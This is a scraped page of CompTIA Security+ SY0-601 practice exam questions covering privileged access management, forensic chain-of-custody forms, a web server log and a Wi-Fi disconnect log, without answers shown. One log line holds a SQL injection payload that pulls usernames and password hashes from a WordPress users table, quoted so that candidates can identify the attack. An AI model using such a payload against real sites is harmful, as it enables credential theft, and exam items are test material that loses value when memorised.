
A. Keylogger

B. Spyware

C. Trojan

D. Ransomware

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 414

Topic #: 1

[All SY0-601 Questions]

An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:

• Check-in/checkout of credentials
• The ability to use but not know the password
• Automated password changes
• Logging of access to credentials


Which of the following solutions would meet the requirements?

A. OAuth 2.0

B. Secure Enclave

C. A privileged access management system

D. An OpenID Connect authentication system



Actual exam question from CompTIA's SY0-601
Question #: 415
Topic #: 1
[All SY0-601 Questions]

A systems analyst is responsible for generating a new digital forensics chain-of-custody form. Which of the following should the analyst include in this documentation? (Choose two).

A. The order of volatility


B. A forensics NDA

C. The provenance of the artifacts

D. The vendor's name

E. The date and time

F. A warning banner



Actual exam question from CompTIA's SY0-601

Question #: 416

Topic #: 1

[All SY0-601 Questions]

A security analyst reviews web server logs and notices the following line:

```
104.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?
userid=1 UNION ALL SELECT user_login,user_pass,user_email from wp_users-- HTTP/1.1" 200 1072
"http://www.example.com/wordpress/wp-admin/"
```

Which of the following vulnerabilities is the attacker trying to exploit?

A. SSRF

B. CSRF

C. XSS

D. SQLi


Actual exam question from CompTIA's SY0-601

Question #: 417

Topic #: 1

[All SY0-601 Questions]

A user is having network connectivity issues when working from a coffee shop. The user has used the coffee shop as a workspace for several months without any issues. None of the other customers at the coffee shop are experiencing these issues. A help desk analyst at the user's company reviews the following Wi-Fi log:



Time	Network	Status	Frequency
08:13:40	Coffee_Wi-Fi	Network connected	5GHz
08:13:45	Coffee_Wi-Fi	Network disconnected	5GHz
09:04:10	Coffee_Wi-Fi	Network connected	5GHz
09:04:15	Coffee_Wi-Fi	Network disconnected	5GHz
11:15:07	Coffee_Wi-Fi	Network connected	2.4GHz
11:15:12	Coffee_Wi-Fi	Network disconnected	2.4GHz

Which of the following best describes what is causing this issue?

